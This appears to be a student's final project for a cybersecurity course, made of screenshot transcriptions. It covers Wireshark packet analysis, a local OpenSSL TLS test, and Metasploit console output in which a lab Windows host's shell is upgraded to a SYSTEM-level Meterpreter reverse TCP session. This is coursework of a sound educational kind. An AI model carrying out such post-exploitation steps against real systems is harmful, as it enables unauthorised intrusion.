JEANINE CARHART

SEC 290

Final Project
December 18, 2022

INTRODUCTION

TOPICS COVERED

- Infrastructure security implementation skills are developed
- Threat intelligence, identifying security vulnerabilities, cloud security, security data analysis, incidence response, risk management, and IT regulatory compliance are covered

OBJECTIVES

OBJECTIVES

Week 1

- Describe risks to the CIA Triad and security controls for networks and endpoints
- Utilize threat intelligence to support organizational security

Week 2

- Perform vulnerability scans and analyze the scan reports

Week 3

- Explain threats and vulnerabilities associated with operating in the cloud
- Explore security solutions for infrastructure management

Week 4

- Explain software and hardware assurance best practices
- Analyze security monitoring data

Week 4, 5, 6

- Examine four phases of the incident response process

Week 6


- Evaluate techniques used to identify, assess, and manage risks
- Define elements of the cybersecurity policy framework

Weeks 7 & 8

- Explore the evolving job market in the digitized world
- Produce a secure network

Module 1

RISKS TO THE CIA TRIAD & SECURITY CONTROLS FOR NETWORKS & ENDPOINTS & UTILIZE THREAT INTELLIGENCE TO SUPPORT ORGANIZATIONAL SECURITY


Ubuntu Web on WIN-6JNN6RLT6IL - Virtual Machine Connection
File Action Media Clipboard View Help
Activities
Terminal
Fri 17:47
student@ubuntu: /usr/share/nmap/scripts
File Edit View Search Terminal Help
5:47 PM
10/28/2022

```
Description:
  This module attempts to upgrade a command shell to meterpreter. The
  shell platform is automatically detected and the best version of
  meterpreter for the target is selected. Currently
  meterpreter/reverse_tcp is used on Windows and Linux, with
  'python/meterpreter/reverse_tcp' used on all others.

msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.177.100:4433
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (180291 bytes) to 192.168.177.25
[*] Meterpreter session 2 opened (192.168.177.100:4433 -> 192.168.177.25:49165) at 2022-10-28 17:44:33 -0700
[*] Stopping exploit/multi/handler
sessions -L

Active sessions
===============

  Id  Name  Type                     Information
  Connection
  --  ----  ----                     -----------
  ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...
  192.168.177.100:4444 -> 192.168.177.25:49163 (192.168.177.25)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CEH-WIN7
  192.168.177.100:4433 -> 192.168.177.25:49165 (192.168.177.25)

msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Module 2

BASIC ATTACK ANALYSIS

1. Look at captures no. 20 and 22. (You can use the “Go” link at the top of the Wireshark screen to quickly go to a specific capture. Both packets are ICMP traffic but there are subtle differences between them. Compare the time-to-live and data field sizes in the two packets.

* What differences do you see?

	Packet 20	**Packet 22**
ICMP		
Checksum:	0xad70	0x0067
Sequence number (BE):	7 (0x0700)	8 (0x0800)
Sequence number (LE):	1792 (0x0700)	2048 (0x0800)
Response time:	9.272 ms	4.839 ms
Timestamp from icmp data (relative):	0.699304500 seconds	0.697128800 seconds

2. Do a little Internet research to discover which operating systems use the specific values in their ping commands. What operating system generated the echo request in capture 20?
   TTL 64 is Linux

3. Review packet no. 37 and beyond, what do you think is taking place here?
   The colored areas in WireShark have meaning. Packet 37 and more are in a grayed area, which means TCP, SYN, FIN, ACK traffic, so I think there is traffic in that area.


4. Look at capture 22846. What is suspicious about the flag settings in this packet?
   I compared Packets 5 and 14519 to Packet 22846 and found these settings were different (see table below). All other settings were at Not Set.

Packet	Set
5	Acknowledgement
14519	Urgent, Push, Fin
22846	Fin

5. What is the IP address of the host being targeted?
   192.168.25.200

Module 3


CREATING AND TESTING AN SSL/TLS FILE


*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time          Source      Destination Protocol Length Info
 686 350.697845700 127.0.0.53  127.0.0.1   DNS        95 Standard query response 0xac21 Server failure AAAA ciscobinary.op
 687 394.514594200 127.0.0.1   127.0.0.1   UDP       130 33791 → 33791 Len=88
 688 395.246225900 127.0.0.1   127.0.0.1   UDP        74 33791 → 33791 Len=32
 689 395.258211400 127.0.0.1   127.0.0.1   UDP        66 33791 → 33791 Len=24
 690 395.260719300 127.0.0.1   127.0.0.1   UDP        74 33791 → 33791 Len=32
 691 395.271740800 127.0.0.1   127.0.0.1   UDP       978 33791 → 33791 Len=936
 692 395.271819200 127.0.0.1   127.0.0.1   UDP       418 33791 → 33791 Len=376
 693 395.271859500 127.0.0.1   127.0.0.1   UDP       530 33791 → 33791 Len=488
 694 414.339688100 ::1         ::1         TCP        94 45752 → 4433 [SYN] Seq=0 Win=65476 Len=0 MSS=65476 SACK_PERM=1 TS
 695 414.339708800 ::1         ::1         TCP        94 4433 → 45752 [SYN, ACK] Seq=0 Ack=1 Win=65464 Len=0 MSS=65476 SAC
 696 414.339723300 ::1         ::1         TCP        86 45752 → 4433 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3335889738 T
 697 414.345500300 ::1         ::1         TLSv1.3   397 Client Hello
 698 414.345510200 ::1         ::1         TCP        86 4433 → 45752 [ACK] Seq=1 Ack=312 Win=65280 Len=0 TSval=3335889744
 699 414.346487100 ::1         ::1         TLSv1.3  1423 Server Hello, Change Cipher Spec, Application Data, Application D
 700 414.346514200 ::1         ::1         TCP        86 45752 → 4433 [ACK] Seq=312 Ack=1338 Win=64384 Len=0 TSval=3335889
 701 414.347577600 ::1         ::1         TLSv1.3   166 Change Cipher Spec, Application Data
 702 414.347662100 ::1         ::1         TLSv1.3   341 Application Data
 703 414.347692500 ::1         ::1         TLSv1.3   325 Application Data
 704 414.350726600 ::1         ::1         TCP        86 45752 → 4433 [ACK] Seq=392 Ack=1832 Win=65536 Len=0 TSval=3335889
 705 414.351302000 ::1         ::1         TLSv1.3   126 Application Data
 706 414.351369700 ::1         ::1         TLSv1.3  2349 Application Data
 707 414.351384000 ::1         ::1         TCP        86 4433 → 45752 [FIN, ACK] Seq=4095 Ack=432 Win=65536 Len=0 TSval=33
 708 414.351394800 ::1         ::1         TCP        86 45752 → 4433 [ACK] Seq=432 Ack=4096 Win=63360 Len=0 TSval=3335889
 709 414.351595900 ::1         ::1         TLSv1.3   110 Application Data
 710 414.351605500 ::1         ::1         TCP        86 45752 → 4433 [FIN, ACK] Seq=456 Ack=4096 Win=65536 Len=0 TSval=33
 711 414.351607200 ::1         ::1         TCP        86 4433 → 45752 [ACK] Seq=4096 Ack=457 Win=65536 Len=0 TSval=3335889
 712 444.195566300 127.0.0.1   127.0.0.53  DNS        90 Standard query 0xf987 A spocs.getpocket.com OPT
 713 444.195796600 127.0.0.53  127.0.0.1   DNS        90 Standard query response 0xf987 Server failure A spocs.getpocket.c
 714 444.195964500 127.0.0.1   127.0.0.53  DNS        90 Standard query 0x879b AAAA spocs.getpocket.com OPT
```

```
▸ Frame 1: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.53
▸ User Datagram Protocol, Src Port: 41946, Dst Port: 53
▸ Domain Name System (query)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 52 9e b5 40 00 40 11  9d af 7f 00 00 01 7f 00   ·R··@·@· ········
```


Activities
Wireshark
Sat 20:50
*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
8:50 PM
11/12/2022


```
http
```

```
No.  Time          Source  Destination  Protocol  Length Info
  54 99.221627400  ::1     ::1          HTTP      159 GET / HTTP/1.0
```

```
▸ Frame 54: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 6, Src: ::1, Dst: ::1
▸ Transmission Control Protocol, Src Port: 45754, Dst Port: 4433, Seq: 559, Ack: 1126, Len: 73
▸ Secure Sockets Layer
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 86 dd 60 09   ········ ······`·
0010  58 01 00 69 06 40 00 00  00 00 00 00 00 00 00 00   X··i·@·· ········
0020  00 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 01 b2 ba  11 51 2c a5 34 c2 6f ba   ········ ·Q,·4·o·
0040  a6 d4 80 18 02 00 00 71  00 00 01 01 08 0a c6 f5   ·······q ········
0050  18 2b c6 f5 18 2a 17 03  03 00 44 33 42 81 67 88   ·+···*·· ··D3B·g·
0060  5f 2c fe 27 a3 96 49 1b  d8 ea c2 6d cf 2f 9d 48   _,·'··I· ···m·/·H
0070  83 ef 11 be 2a 72 54 c7  49 69 45 47 da eb 28 b1   ····*rT· IiEG··(·
0080  5c 20 d5 f6 53 5c 6d 34  d7 16 72 f5 f4 6f c1 c6   \ ··S\m4 ··r··o··
0090  69 b2 47 5a e5 e0 94 c1  c5 6b 2f 1a 7d 4a b5      i·GZ···· ·k/·}J·
```

CREATING AND TESTING AN SSL/TLS FILE (CONT.)


Activities
Wireshark
Sat 20:55
Wireshark · Follow SSL Stream (tcp.stream eq 0) · Loopback: lo
File Edit View Go Ca
tcp.stream eq 0
Expression...
No. Time
Terminal
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (2,114 bytes)
Show and save data as ASCII
Find:
Find Next
8:55 PM
11/12/2022

```
GET / HTTP/1.0

HTTP/1.0 200 ok
Content-type: text/html

<HTML><BODY BGCOLOR="#ffffff">
<pre>

s_server -www -cipher AES256-SHA -key server.pem -cert server.crt
Secure Renegotiation IS supported
Ciphers supported in s_server binary
TLSv1.3    :TLS_AES_256_GCM_SHA384    TLSv1.3    :TLS_CHACHA20_POLY1305_SHA256
TLSv1.3    :TLS_AES_128_GCM_SHA256    SSLv3      :AES256-SHA
---
Ciphers common between both SSL end points:
AES256-SHA
Signature Algorithms: ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA512:Ed25519:Ed448:RSA-PSS+SHA256:RSA-
PSS+SHA384:RSA-PSS+SHA512:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA
+SHA384:RSA+SHA512:ECDSA+SHA224:ECDSA+SHA1:RSA+SHA224:RSA+SHA1:DSA+SHA224:DSA+SHA1:DSA
+SHA256:DSA+SHA384:DSA+SHA512
Shared Signature Algorithms: ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA512:Ed25519:Ed448:RSA-PSS
+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA
+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA224:ECDSA+SHA1:RSA+SHA224:RSA+SHA1:DSA+SHA224:DSA
+SHA1:DSA+SHA256:DSA+SHA384:DSA+SHA512
Supported Elliptic Groups: X25519:P-256:X448:P-521:P-384
Shared Elliptic groups: X25519:P-256:X448:P-521:P-384
---
No server certificate CA names sent
---
New, SSLv3, Cipher is AES256-SHA
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : AES256-SHA
    Session-ID:
    Session-ID-ctx: 01000000
    Master-Key:
CE6DC57CE32CD458A63C08FE02554953C0A1816213C59A2CEC47350AA310156F70B9C270483FB6FF5897769EB3F1B4
64
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1668314976
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: yes
---
   0 items in the session cache
   0 client connects (SSL_connect())
```

```
45 99.217855000
46 99.217869200
47 99.217880700
48 99.218133300
49 99.218140400
50 99.218271100
51 99.218283100
52 99.219432000
53 99.220921300
54 99.221627400
55 99.221748500
56 99.221770500
57 99.221789500
58 99.222148400
59 99.222166200
60 99.222169400
```

